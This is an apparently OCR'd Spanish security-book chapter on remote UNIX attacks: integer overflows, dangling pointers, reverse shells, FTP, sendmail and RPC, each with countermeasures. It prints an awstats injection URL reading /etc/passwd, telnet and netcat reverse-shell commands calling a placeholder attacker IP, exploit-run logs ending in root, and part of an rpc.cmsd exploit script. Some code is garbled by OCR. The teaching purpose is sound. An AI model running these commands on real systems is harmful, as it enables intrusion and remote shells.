El estándar ISO C99 establece que un desbordamiento de entero causa "comportamiento no definido"; por lo tanto, cada vendedor de compilador puede manejar un desbordamiento de entero como quiera usarlo. Puede ignorarlo, tratar de corregir la situación o abordar el programa. Al parecer, casi todos los compiladores ignoran los errores. Aunque los compiladores ignoran el error, todavía siguen el estándar ISO C99, que indica que un compilador debe usar un módulo aritmético cuando se coloca un valor en un tipo de datos más pequeño. El módulo aritmético se aplica al valor antes de que se coloque en el tipo de datos más pequeño para asegurar que los datos quepan. ¿Por qué debemos preocuparnos por el módulo aritmético? Debido a que el compilador hace esto tras bambalinas por el programador, es difícil que los programadores vean físicamente que tienen un desbordamiento de entero. La fórmula tiene un aspecto como el siguiente:

```
stored_value = value % (max_value_for_datatype + 1)
```

Módulo aritmético es una forma caprichosa de indicar que casi todos los bytes importantes se descartan por el tamaño del tipo de datos y los bits menos importantes se almacenan. Un ejemplo debe explicar esto claramente:

```
#include <stdio.h>

int main(int argc, char **argv) {
      long l = 0xdeadbeef;
      short s = l;
      char c = l;
      printf("long: %x\n", l);
      printf("short: %x\n", s);
      printf("char: %x\n", c);
      return(0);
}
```

En una plataforma Intel de 32 bits, la salida debe ser

```
long: deadbeef
short: ffffbeef
char: ffffffef
```

Como puede ver, se descartaron los bits más importantes y sólo se dejaron los valores asignados a short y char. Debido a que short únicamente puede almacenar 2 bytes, sólo vemos "beef", y como char únicamente puede almacenar 1 byte, sólo vemos "ef". El truncamiento de los datos causa que el tipo de datos sólo almacene parte del valor completo. Por esto, nuestro valor fue –5 536 antes en lugar de 60 000.

Ahora entiende los detalles técnicos y sucios, pero, ¿cómo aprovecha esto el atacante? Es muy simple. Gran parte de la programación consiste en copiar datos. El programador tiene que copiar dinámicamente los datos utilizados de longitud variable proporcionados por el usuario. Sin embargo, éstos pueden ser muy grandes. Si el programador trata de asignar el tamaño de los datos a un tipo que es muy pequeño, ocurre un desbordamiento. Aquí se muestra un ejemplo:

```
#include <stdio.h>

int get_user_input_length() { return 60000; ];

int main(void) {
        int i;
        short len;
        char buf[256];
        char user_data[256];
        len = get_user_input_length();
```

```
        printf("d\n", len);
        if(len > 256)  {
                fprintf(stderr, "Data too long!");
                exit(1);
        }
        printf("data is less then 256!\n");
        strncpy(buf, user_data, len);
        buf[i] = '\0';
        printf("%s\n", buf);
        return 0;
}
```

Y aquí se muestra la salida de este ejemplo:

```
-5536
data is less then 256!
Bus error (core dumped)
```

Aunque éste es un ejemplo simulado, ilustra el punto. El programador debe pensar en el tamaño de los valores y el de las variables usadas para almacenar esos valores.

Los ataques firmados no son muy diferentes del ejemplo anterior. Los "errores de asignación de signo" ocurren cuando un entero no firmado se asigna a uno firmado, o viceversa. Al igual que el desbordamiento de entero regular, muchos de estos problemas aparecen debido a que el compilador "maneja" la situación por el programador. Debido a que la computadora no sabe la diferencia entre un byte firmado y uno no firmado (para el equipo todos tienen 8 bits de tamaño), depende del compilador asegurarse de que el código que se genera entiende cuándo una variable está firmada o no. Echemos un vistazo a un ejemplo de este error de asignación de signo:

```
static char data[256];

int store_data(char *buf, int len)
{
       if(len > 256)
               return -1;
       return memcpy (data, buf, len);
}
```

En este ejemplo, si pasa un valor negativo a *len* (un entero firmado), omitirá la revisión de desbordamiento de búfer. Además, debido a que `memcpy()` requiere un entero no firmado para el tamaño de parámetro, la variable firmada *len* se promoverá a un entero no firmado, perdiendo su signo negativo, y envolviéndose y convirtiéndose en un número positivo muy grande, causando que `memcpy()` lea a través de las uniones de *buf*.

Es interesante observar que casi ningún desbordamiento de entero es explotable por sí mismo. Los desbordamientos de entero suelen volverse explotables cuando se usan como un argu-

mento de una función como `strncat()`, que provoca un desbordamiento de búfer. Los desbordamientos de entero seguidos por desbordamientos de búfer son la causa exacta de muchas vulnerabilidades explotadas de forma remota descubiertas en aplicaciones como OpenSSH, Snort y Apache.

Veamos un ejemplo de la vida real de un desbordamiento de entero. En marzo de 2003 se encontró una vulnerabilidad dentro del código RPC External Data Representation (XDR) de Sun Microsystems. Debido a que XDR de Sun es un estándar, muchas otras implementaciones RPC utilizaron el código de Sun para realizar manipulaciones de datos XDR. Esta vulnerabilidad no sólo afectó a Sun sino a muchos otros sistemas operativos, incluidos Linux, FreeBSD e IRIX.

```
static bool_t
xdrmem_getbytes(XDR *xdrs, caddr_t addr, int len)
{
        int tmp;
        trce2(TR_xdrmem-getbytes, 0, len);
        if ((tmp = (xdrs->x_handy - len)) < 0) { // [1]

                syslog(LOG_WARNING,

                <omitted for brevity>

                return (FALSE);
        }

        xdrs->x_handy = tmp;
        xdrs->x_private += len;
        trace1(TR_xdrmem_getbytes, 1);
        return (TRUE);
}
```

Si aún no lo ha notado, éste es un desbordamiento de búfer causado por una falta de coincidencia de firmado/no firmado. Aquí, *len* es un entero firmado. Como ya se analizó, si un entero firmado se convierte en uno no firmado, cualquier valor negativo almacenado dentro del entero firmado se cubrirá con un valor positivo largo cuando se almacene dentro de un entero firmado. Por lo tanto, si pasamos un valor negativo en la función `xdrmem_getbytes()` para *len* evitaremos la revisión `[1]`, y `memcpy()` en `[2]` leerá a lo largo de las uniones de `xdrs->x_private` debido a que el tercer parámetro a `memcpy()` actualizará automáticamente el entero firmado *len* a un entero no firmado, indicándole, por lo tanto, a `memcpy ()` que el tamaño de los datos es un número positivo grande. Esta vulnerabilidad no es fácil de explotar remotamente debido a que los diferentes sistemas operativos implementan `memcpy()` de forma diferente.

Medidas para contrarrestar el ataque de desbordamiento de entero

Los ataques de desbordamiento de entero habilitan ataques de desbordamiento de búfer; por lo tanto, aplican muchas de las medidas para contrarrestar este último, que ya se mencionaron.

Como vimos con los ataques de cadena de formato, la falta de prácticas de programación seguras es la principal causa de desbordamientos de entero y ataques de firma de entero. Las revisiones de código y una comprensión profunda de la manera en que el lenguaje de programación en uso trata los desbordamientos y la conversión de signo es la clave para desarrollar aplicaciones seguras.

Por último, los mejores lugares para buscar desbordamientos de entero son en comparación o rutinas aritméticas firmadas y no firmadas, en estructuras de control de bucle como `for()`, y en variables utilizadas para mantener tamaños de datos insertados por el usuario.

Ataques de puntero colgante

Popularidad:	*6*
Simplicidad:	*7*
Impacto:	*10*
Evaluación del riesgo:	***8***

Un apuntador colgante, también conocido como apuntador perdido, ocurre cuando éste apunta en una dirección de memoria no válida. Los apuntadores colgantes son un error de programación común que ocurre en lenguajes como C y C++, donde la administración de memoria se deja al desarrollador. Debido a que los síntomas suelen verse mucho después de que el puntero colgante fue creado, identificar la causa raíz puede ser difícil. El comportamiento del programa dependerá del estado de memoria al que hace referencia el apuntador. Si la memoria ya se ha reutilizado en el momento en que accedemos a ella otra vez, contendrá basura y el apuntador colgante causará una falla; sin embargo, si la memoria contiene código malicioso proporcionado por el usuario, el apuntador colgante puede explotarse. Los apuntadores colgantes suelen crearse en una de dos formas:

- Un objeto se libera, pero la referencia al objeto no se asigna y se utiliza después.
- Un objeto local se extrae de la pila cuando la función regresa, pero aún se mantiene una referencia al objeto asignado a la pila.

Examinaremos ejemplos de ambos. El siguiente fragmento de código ilustra el primer caso.

```
char * exampleFunction1 ( void )
{
   char *cp = malloc ( A_CONST );
   /* ... */
   free ( cp );      /* cp now becomes dangling pointer */
   /* ... */
}
```

En este ejemplo se crea un apuntador colgante cuando el bloque de memoria se libera. Aunque la memoria se ha liberado, aún no se ha reasignado el apuntador. Para corregir esto, cp debe asignarse a un apuntador NULL para asegurar que no se utilice nuevamente hasta que se haya reasignado.

```
char * exampleFunction2 ( void )
{
   char string[] = "Apuntador colgante"
   /* ... */
   return string;
}
```

En el segundo ejemplo, se crea un apuntador colgante al regresar la dirección de una variable local. Debido a que las variables locales se sacan de la pila cuando la función regresa, cualquier apuntador que hace referencia a esta información se convertirá en un apuntador colgante. El error en este ejemplo puede corregirse al asegurarse de que la variable local sea persistente aun después de que la función regresa. Esto puede lograrse al usar una variable estática o asignar memoria por medio de malloc.

Los apuntadores colgantes son un problema bien entendido en la ciencia de la computación, pero hasta hace poco el uso de apuntadores colgantes como vehículo de ataque fue considerado sólo teoría. Durante BlackHat 2007, se probó que esta suposición era incorrecta. Dos investigadores de Watchfire demostraron un ejemplo específico donde un apuntador colgante llevó a ejecución de comandos arbitrarios en un sistema. Este problema incluyó una falla en IIS de Microsoft, que se ha identificado en 2005, pero se creyó que no era explotable. Los dos investigadores afirmaron que su trabajo mostró que el ataque podía aplicarse a apuntadores colgantes genéricos y garantizaba una nueva clase de vulnerabilidad. Esta afirmación causó agitación dentro de la comunidad de la seguridad, y muchos todavía argumentan los detalles. Todavía está por verse si instancias específicas de este ataque pueden aplicarse de forma genérica.

Medidas para contrarrestar apuntadores colgantes

Puede tratarse con los apuntadores colgantes al aplicar estándares de creación de códigos de forma segura. CERT Secure Coding Standard (https://www.securecoding.cert.org/) proporciona una buena referencia para evitar apuntadores colgantes. Una vez más, deben aplicarse revisiones de código y utilizar el apoyo de la experiencia de terceros. Además de asegurar mejores prácticas de creación de código, se han creado términos y tipos de datos para ayudar a que los programadores hagan lo correcto cuando desarrollan en lenguajes de bajo nivel. Los apuntadores inteligentes se han vuelto un método popular para ayudar a los desarrolladores con la recolección de basura y la revisión de conexiones.

Quiero mi shell

Ahora que hemos analizado algunas de las principales maneras como los atacantes remotos obtienen acceso a un sistema UNIX, necesitamos describir varias técnicas utilizadas para obtener acceso shell. Es importante tener en cuenta que una meta principal para cualquier atacante consiste en obtener acceso a la línea de comandos o acceso de shell al sistema de destino. Lo tradicional es que el acceso de shell interactivo se logra al iniciar de forma remota en un servidor UNIX por medio de telnet, rlogin o ssh. De forma adicional, puede ejecutar comandos por medio de rsh, ssh o rexec sin tener un inicio de sesión interactivo. En este punto, tal vez se pregunte qué pasa si la firewall apaga o bloquea los servicios de inicio de sesión. ¿Cómo pueden obtener acceso de shell quienes atacan al sistema de destino? Buena pregunta. Creemos un escenario y explo-

remos varias formas en que los atacantes pueden obtener acceso de shell interactivo a un sistema UNIX. En la figura 5-1 se ilustran estos métodos.

Suponga que los atacantes están tratando de obtener acceso a un servidor Web basado en UNIX que reside detrás de una firewall o un enrutador avanzado de inspección de paquetes. La marca no es importante (lo importante es entender que la firewall está basada en enrutamiento y no está haciendo proxy con ningún servicio). Los únicos servicios que se permiten a través de la firewall son HTTP, puerto 80, y HTTP a través de SSL (HTTPS), puerto 443. Ahora supongamos que el servidor Web es vulnerable a un ataque de validación de entrada como uno que ejecuta una versión de awstats anterior a 6.3 (CVE 2005-0116). El servidor Web también se ejecuta con los privilegios de "www", que es común y se considera una buena práctica de seguridad. Si los atacantes pueden explotar con éxito la condición de validación de entrada awstats, pueden ejecutar código en el servidor Web como el usuario "www". Ejecutar comandos en el servidor Web de destino es crítico, pero es sólo el primer paso para obtener acceso a shell interactivo.




Figura 5-1 Una arquitectura DMZ simple.

Telnet en reversa y canales traseros

Popularidad:	*5*
Simplicidad:	*3*
Impacto:	*8*
Evaluación del riesgo:	***5***

Antes de entrar en canales traseros, echemos un vistazo a la manera en que los atacantes pueden explotar la vulnerabilidad awstats para realizar ejecución arbitraria de comandos, como ver el contenido del archivo /etc/passwd.

```
http://IP_objetivo_vulnerables/awstats/awstats.pl?configdir=|echo%20
;echo%20;cat%20/etc/passwd;echo%20;echo
```

Cuando se pide el URL anterior para el servidor Web, el comando `cat /etc/passwd` se ejecuta con los privilegios del usuario "www". Luego se ofrece el comando output en forma de descarga de archivo al usuario. Debido a que los atacantes serán capaces de ejecutar comandos remotos en el servidor Web, una versión ligeramente modificada de esta explotación ofrecerá acceso de shell interactivo. El primer método que analizaremos es el denominado canal trasero. Definimos *canal trasero* como un mecanismo en que el canal de comunicación se origina en el sistema de destino *en lugar* del sistema atacante. Recuerde que, en nuestro escenario, los atacantes no pueden obtener una shell interactiva en el sentido tradicional, porque la firewall bloquea todos los puertos, excepto 80 y 443. Así que los atacantes deben originar una sesión de un servidor UNIX vulnerable a su sistema al crear un canal trasero.

Es posible utilizar unos cuantos métodos para completar esta tarea. En el primer método, llamado *telnet en reversa*, telnet se usa para crear un canal trasero del sistema objetivo al sistema del atacante. A esta técnica se le denomina telnet en reversa porque la conexión telnet se origina del sistema al cual los atacantes están intentando obtener acceso, en lugar de originarse del sistema del atacante. Un cliente telnet suele instalarse en casi todos los sistemas UNIX, y su uso rara vez se restringe. Telnet es una opción perfecta para cliente de canal trasero si xterm no está disponible. Para ejecutar un telnet en reversa, necesitamos incluir en la lista la utilería todopoderosa netcat (o nc). Debido a que estamos haciendo telnet desde el sistema de destino, debemos habilitar los escuchadores nc en nuestro propio sistema que aceptará nuestras conexiones telnet en reversa. Debemos ejecutar los siguientes comandos en nuestro sistema en dos ventanas separadas para recibir con éxito las conexiones telnet en reversa:

```
[sigma]# nc -l -n -v -p 80
listening on [any] 80

[sigma]# nc -l -n -v -p 25
listening on [any] 25
```

Asegúrese de que ningún servicio que escucha como HTTPD o sendmail esté unido al puerto 80 o 25. Si un servicio ya está escuchando, debe terminarse por medio del comando `kill` para que nc pueda unirse a cada puerto respectivo. Los dos comandos nc escuchan en los puertos 25 y 80 por medio de los interruptores `-l` y `-p` en modo descriptivo extenso `(-v)` y no deben resolver direcciones IP en nombres de host `(-n)`.

En línea con nuestro ejemplo, para iniciar telnet en reversa debemos ejecutar el siguiente comando en el servidor de destino por medio de la explotación awstats. A continuación se muestra la secuencia de comandos real:

```
/bin/telnet IP_hackers_malvados 80 | /bin/bash | /bin/telnet IP_hackers_
malvados 25
```

Aquí se muestra la forma en que se ve cuando se ejecuta por medio de la explotación awstats:

```
http://IP_servidor_vulnerable/awstats/awstats.pl?configdir=|echo%20
;echo%20;telnet%20IP_hackers_malvados%20443%20|%20/bin/bash/%20|%20tel-
net%20 IP_hackers_malvados%2025;echo%20;echo
```

Expliquemos lo que hace en realidad esta cadena de comandos aparentemente compleja. Primero, `/bin/telnet IP_hackers_malvados 80` se conecta a nuestro escucha nc en el puerto 80. Aquí es donde escribimos realmente nuestros comandos. En línea con los mecanismos de entrada/salida convencionales de UNIX, nuestra salida estándar o los teclazos se canalizan en `/bin/sh`, la shell Bourne. Después los resultados de nuestros comandos se canalizan en `/bin/telnet IP_hackers_malvados 25`. El resultado es un telnet en reversa que toma lugar en dos ventanas separadas. Se eligieron los puertos 80 y 25 porque son los servicios comunes que suelen permitir casi todas las firewalls. Sin embargo, pudo seleccionarse cualquiera de los dos puertos, siempre y cuando la firewall permita la salida.

Otro método de creación de canal trasero consiste en usar nc en lugar de telnet, si el binario nc ya existe en el servidor o puede almacenarse en éste por medio de algún mecanismo (por ejemplo, FTP anónimo). Como se ha afirmado en repetidas ocasiones, nc es una de las mejores utilerías disponibles, así que no es una sorpresa que ahora sea parte de múltiples instalaciones de UNIX freeware predeterminadas. Por lo tanto, las probabilidades de encontrar nc en un servidor de destino se incrementan. Aunque nc puede ser nuestro sistema de destino, no hay garantía de que se haya compilado con la opción `#define GAPING_SECURITY_HOLE` que se necesita para crear un canal trasero por medio de un interruptor `-e`. Para nuestro ejemplo, supondremos que la versión de nc existe en el servidor de destino y que tiene habilitadas las opciones que mencionamos antes.

De manera similar al método de telnet en reversa delineado antes, la creación de un canal trasero con nc es un proceso de dos pasos. Debemos ejecutar el siguiente comando para recibir con éxito el canal trasero nc en reversa:

```
[sigma]# nc -l -n -v -p 80
```

Una vez que hemos habilitado el escucha, debemos ejecutar el siguiente comando en el sistema remoto:

```
nc -e /bin/sh IP_hackers_malvados 80
```

Ésta es la forma en que se ve cuando se ejecuta por medio de la explotación awstats:

```
http://IP_servidor_vulnerable/awstats/awstats.pl?configdir=|echo%20
;echo%20;nc%20/bin/bash/%IP_hackers_malvados%20443;echo%20;echo
```

Una vez que el servidor Web ejecuta la cadena anterior, se creará un canal trasero nc que "escarba" un shell (en este caso, `/bin/sh`) de regreso a nuestro escucha. El acceso shell instantáneo se archiva (todo con una conexión que fue originada por medio del servidor objetivo).

```
[sigma]# nc -l -n -v -p 443
listening on [any] 443 ...
connect to [IP_hackers_malvados] de (UNKNOWN) [IP_objetivo_vulnerable]
42936
uname -a
Linux schism 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00
UTC 2008 i686 GNU/Linux
ifconfig eth0
eth0      Link encap:Ethernet  HWaddr 00:0c:29:3d:ce:21
          inet addr:192.168.1.111  Bcast:192.168.1.255
Mask:255.255.255.0
          inet6 addr: fe80::20c:29ff:fe3d:ce21/64
Scope:Link
          UP BROADCAST RUNNING MULTICAST MTU:1500
Metric:1
          RX packets:56694 errors:0 dropped:0 overruns:0
frame:0
```

Medidas para contrarrestar el canal trasero

Es muy difícil protegerse de ataques de canal trasero. La mejor prevención es mantener sus sistemas seguros para que no pueda ejecutarse un ataque de canal trasero. Esto incluye deshabilitar servicios no necesarios y aplicar parches de vendedor y soluciones alternas relacionadas lo antes posible.

Otros elementos que deben considerarse son los siguientes:

- Eliminar X de cualquier sistema que requiera un nivel de seguridad alto. No sólo evitará que los atacantes disparen de regreso un xterm, sino que también ayudará a prevenir que los usuarios locales escalen sus privilegios a root por medio de vulnerabilidades en los binarios X.
- Si el servidor Web se está ejecutando con los privilegios de "nobody", ajuste el permiso de sus archivos binarios (como telnet) para deshabilitar la ejecución de todos, excepto el propietario de grupos binarios y específicos (por ejemplo, `chmod 750 telnet`). Esto permitirá a usuarios legítimos ejecutar telnet, pero prohibirá que lo hagan ID de usuario que nunca necesitarán ejecutar telnet.
- En algunos casos es posible configurar una firewall para prohibir conexiones que se originan de un servidor Web o en sistemas internos. Esto es cierto sobre todo si la

firewall está basada en proxy. Sería difícil, pero no imposible, lanzar un canal trasero a través de una firewall basada en proxy que requiere algún tipo de autentificación.

Tipos comunes de ataques remotos

No podemos cubrir cada ataque concebible; por ahora, sabemos que tenemos una comprensión sólida de la manera en que ocurren la mayoría de los ataques. De forma adicional, queremos cubrir algunos servicios principales que suelen ser motivo de ataque y que proporcionan medidas para ayudar a reducir el riesgo de explotación, si estos servidores se habilitan.

FTP

Popularidad:	*8*
Simplicidad:	*7*
Impacto:	*8*
Evaluación del riesgo:	***8***

FTP, o protocolo de transferencia de archivos (File Transfer Protocol), es uno de los protocolos más comunes utilizados hoy en día. Le permite subir y descargar archivos de sistemas remotos. A menudo se abusa de FTP para obtener acceso a sistemas remotos o almacenar archivos ilegales. Muchos servidores FTP toleran acceso anónimo al permitir que cualquier usuario inicie sesión en el servidor FTP sin autentificación. Por lo general, el sistema de archivos se restringe a una rama particular del árbol de directorio. Sin embargo, en ocasiones un servidor FTP anónimo permitirá al usuario atravesar toda la estructura de directorios. Por lo tanto, los atacantes pueden comenzar a derrumbar archivos de configuración confidenciales como /etc/passwd. Para corregir esta situación, muchos servidores FTP tienen directorios en que cualquiera puede escribir. Este tipo de directorio, combinado con acceso anónimo, es un incidente de seguridad casi inminente. Los atacantes pueden colocar un archivo .rhosts en un directorio de inicio del usuario, permitiendo a los atacantes iniciar sesión en el sistema de destino al usar rlogin. Los piratas de software, que almacenan botines ilegales en directorios ocultos, abusan de muchos servidores FTP. Si el uso de su red se triplica en un día, puede ser un buen indicador de que su sistema se esté usando para mover los "warez" más actuales.

Además de los riesgos asociados con el acceso anónimo, los servidores FTP han tenido su parte en los problemas de seguridad relacionados con condiciones de desbordamiento de búfer y otras inseguridades. Una de las vulnerabilidades de FTP prevalecientes más recientes se ha descubierto en sistemas que ejecutan wu-ftpd 2.6.0 y versiones anteriores (ftp://ftp.auscert.org.au/pub/auscert/advisory/AA-2000.02). La vulnerabilidad de cadena de formato "site exec" wu-ftpd se relaciona con la validación impropia de argumentos en varias llamadas a función que implementan la funcionalidad "site exec". Esta funcionalidad permite a los usuarios que han iniciado sesión en un servidor FTP ejecutar un conjunto de comandos restringidos. Sin embargo, un atacante puede pasar caracteres especiales que constan de caracteres de conversión `printf()` construidos cuidadosamente (`%f`, `%p`, `%n`, etc.) para ejecutar código arbitrario como root. Los detalles reales del funcionamiento de los ataques de cadena de formato se detallaron en páginas anteriores de este capítulo. Echemos un vistazo a este ataque lanzado contra el sistema Red Hat 6.2 clásico:

```
[thunder]# wugod -t 192.168.1.10 -s0
Target: 192.168.1.10 (ftp/<shellcode>): RedHat 6.2 (?) with wuftpd
2.6.0(1) from rpm
Return Address: 0x08075844, AddrRetAddr: 0xbfffb028, Shellcode: 152
loggin into system..
USER ftp
331 Guest login ok, send your complete e-mail address as password.
PASS <shellcode>
230-Next time please use your e-mail address as your password
230-   for example: juan@thunder
230 Gust login ok, access restrictions apply.
STEP 2 : Skipping, magic number already exists: [87,01:03,02:01,01:02,04]
STEP 3 : Checking if we can reach our return address by format string
STEP 4 : Ptr address test: 0xbfffb028 (if it is not 0xbfffb028 ^C me ow)
STEP 5 : Sending code.. this will take about 10 seconds.
Press ^\ to leave shell
Linux shadow 2.2.14-5.0 #1 Tue Mar 7 21:07:39 EST 2000 i686 unknown
uid=0(root) gid=0(root) egid=50(ftp) groups=50(ftp)
```

Como ya se demostró, este ataque es letal. El acceso anónimo a un servidor FTP vulnerable que soporta "site exec" es suficiente para obtener acceso root.

Otras fallas de seguridad con versiones ftpd derivadas de BSD que datan de 1993 pueden encontrarse en http://www.cert.org/advisories/CA-2000-13.html. Estas vulnerabilidades no se analizan en detalle aquí, pero son igualmente letales.

Medidas para contrarrestar FTP

Aunque FTP es muy útil, permitir acceso FTP anónimo es arriesgado para la salud de su servidor. Evalúe la necesidad de ejecutar un servidor FTP y decida si se permite acceso FTP anónimo. Muchos sitios permiten este acceso por medio de FTP; sin embargo, debe pensar más en la seguridad del servidor. Es crítico que confirme que los parches de vendedor más actuales se aplican al servidor y que elimine o reduzca el número de directorios en que cualquiera puede escribir.

Sendmail

Popularidad:	*8*
Simplicidad:	*5*
Impacto:	*9*
Evaluación del riesgo:	***7***

¿Dónde empezar? Sendmail es un agente de transferencia de correo (MTA) usado por muchos sistemas UNIX. Es uno de los programas más utilizados de forma maligna. Es extensible, muy configurable y definitivamente complejo. En realidad, las desgracias de sendmail iniciaron en 1988 y se usaron para obtener acceso a miles de sistemas. La broma más común en cierto mo-

mento fue: "¿Cuál es el error de sendmail de la semana?" Sendmail y su seguridad relacionada han mejorado mucho en los últimos años, pero todavía es un programa masivo con más de 80 000 líneas de código. Por lo tanto, las probabilidades de encontrar vulnerabilidades de seguridad adicionales son todavía buenas.

Recuérdese del capítulo 3 que sendmail puede ser usado para identificar cuentas de usuario por medio de comandos `VRFY` y `EXPN`. La enumeración de usuario es suficientemente peligrosa, pero no expone el verdadero peligro que enfrenta cuando se ejecuta sendmail. En los últimos 10 años se han descubierto cantidades enormes de vulnerabilidades de seguridad de sendmail, y las que faltan. Se han identificado muchas vulnerabilidades relacionadas con condiciones de desbordamiento de búfer y ataques de validación de entrada.

Medidas para contrarrestar sendmail

La mejor defensa para ataques de sendmail consiste en deshabilitar sendmail, si no está usándolo para recibir correo de red. Si debe ejecutar sendmail, asegúrese de que está usando la última versión con los parches de seguridad relevantes (véase http://www.sendmail.org). Otras medidas incluyen eliminar los alias codificados del archivo alias, porque se ha probado que es un hueco de seguridad. Investigue cada alias que apunta a un programa en lugar de una cuenta de usuario y asegúrese de que los permisos de archivo para esos alias y otros archivos relacionados no permiten que los usuarios hagan cambios.

Pueden usarse utilerías adicionales para aumentar la seguridad de sendmail. Smap y smapd se integran con el conjunto de herramientas TIS y están disponibles de forma gratuita en http://www.fwtk.org/. Smap se utiliza para aceptar mensajes a través de la red en forma segura y los consulta de manera especial. Smapd escanea periódicamente este directorio y entrega el correo al usuario representativo al usar sendmail o algún otro programa. Esto rompe, en efecto, la conexión entre sendmail y usuarios no confiables, porque todas las conexiones de correo se reciben por medio de smap en lugar de hacerlo directamente por sendmail. Por último, considere usar un MTA más seguro, como qmail o postfix. Qmail, escrito por Dan Bernstein, es un reemplazo moderno para sendmail. Una de sus principales metas es la seguridad, y hasta ahora tiene una reputación sólida (véase http://www.qmail.cor). Postfix (http://www.postfix.com) fue escrito por Wietse Venema, y también es un reemplazo seguro para sendmail.

Además de los problemas mencionados, sendmail suele configurarse mal, permitiendo que se transmita correo no deseado a través del servidor sendmail. En la versión 8.9 y posterior de sendmail, se ha habilitado la funcionalidad de antitransmisión como opción predeterminada. Revise http://www.sendmail.org/tips/relaying.html para conocer más información sobre la manera de mantener su sitio fuera de las manos de las personas que envían correo basura.

Servicios de llamada a procedimiento remoto

Popularidad:	*9*
Simplicidad:	*9*
Impacto:	*10*
Evaluación del riesgo:	***9***

La llamada a procedimiento remoto (RPC, Remote Procedure Call) es un mecanismo que permite que un programa que se ejecuta en un equipo ejecute código sin problemas en un siste-

ma remoto. Una de las primeras implementaciones fue desarrollada por Sun Microsystems y usó un sistema llamado *representación de datos externos* (*XDR, eXternal Data Representation*). La implementación fue diseñada para interoperar con Network Information System (NIS) y Network File System (NFS) de Sun. Desde el desarrollo de los servicios RPC por parte de Sun Microsystems, muchos otros vendedores de UNIX lo han adoptado. La adopción de un estándar RPC es algo bueno desde un punto de vista interoperacional. Sin embargo, cuando se introdujeron los servicios RPC, se integró poca seguridad. Por lo tanto, Sun y otros vendedores han intentado parchar el framework antiguo existente para hacerlo más seguro, pero todavía sufre miles de problemas relacionados con la seguridad.

Como se analizó en el capítulo 3, los servicios RPC se registran con portmapper cuando se inician. Para ponerse en contacto con un servicio RPC, debe consultar portmapper para determinar en qué puerto está escuchando el servicio RPC. También analizamos cómo obtener una lista de servicios RPC en ejecución al usar rpcinfo o la opción `-n`, si los servicios de portmapper están bloqueados por la firewall. Por desgracia, varias versiones clásicas de UNIX tienen muchos servicios RPC habilitados en el arranque. Para exacerbar las cosas, muchos de los servicios RPC son demasiado complejos y se ejecutan con privilegios root. Por lo tanto, un desbordamiento de búfer o un ataque de validación de entrada exitoso llevarán a acceso root directo. La furia en los ataques de desbordamiento de búfer RPC se relaciona con los servicios rpc.ttdbserverd (http://www.cert.org/advisories/CA-98.11.tooltalk.html y http://www.cert.org/advisories/CA-2002-26.html) y rpc.cmsd (http://www.cert.org/advisories/CA-99-08-cmsd.html), que son parte de los entornos de escritorio comunes. Debido a que estos dos servicios se ejecutan con privilegios root, los atacantes sólo necesitan explotar con éxito la condición de desbordamiento de búfer y enviar de regreso un xterm o un telnet en reversa, y el juego se acabó. Otros servicios RPC peligrosos son rpc.statd (http://www.cert.org/advisories/CA-99-05-statd-automountd.html) y mountd, que está activo cuando se habilita NFS. (Consulte la siguiente sección, "NFS".) Aunque portmapper esté bloqueado, el atacante puede escanear manualmente los servicios RPC (por medio de la opción `-sR` de nmap), que suele ejecutarse en un puerto con una numeración más elevada. La vulnerabilidad sadmind ha obtenido popularidad con el advenimiento del gusano sadmind/IIS (http://www.cert.org/advisories/CA-2001-11.html). ¡Muchos sistemas todavía son vulnerables a sadmind años después de que se encontró su vulnerabilidad! Los servicios mencionados antes son sólo unos cuantos ejemplos de servicios RPC problemáticos. Debido a la naturaleza de distribución y complejidad de RPC, está maduro para el abuso, como se muestra a continuación:

```
[rumble]# cmsd.sh itchy 192.168.1.11 2 192.168.1.103
Executing exploit...

rtable_create worked
clnt_call[rtable_insert]: RPC: Unable to receive; errno = Connection
reset
by peer
```

Una simple secuencia de comandos de shell que llama a la explotación cmsd simplifica este ataque y se muestra a continuación. Es necesario saber el nombre del sistema; en nuestro ejemplo, el sistema se llama "itchy". Proporcionamos la dirección IP objetivo de "itchy", que es 192.168.1.11. Proporcionamos el tipo de sistema (2), que es equivalente a Solaris 2.6. Esto es crítico porque la explotación se diseña para cada sistema operativo. Por último, proporcionamos la

dirección IP del sistema del atacante (192.168.1.103) y enviamos de regreso xterm (véase figura 5-2).

```
#!/bin/sh
if [ $# -lt 4 ]; then
echo "Rpc.cmsd búfer overflow for Solaris 2.5 & 2.6 7"
echo "If rpcinfo -p target_ip |grep 100068 = true - you win!"
echo "Don't forget to xhost+ the target system"
echo ""
echo "Usage: $0 target_hostname target_ip </ version (1-7)> your_ip"
  exit 1
fi

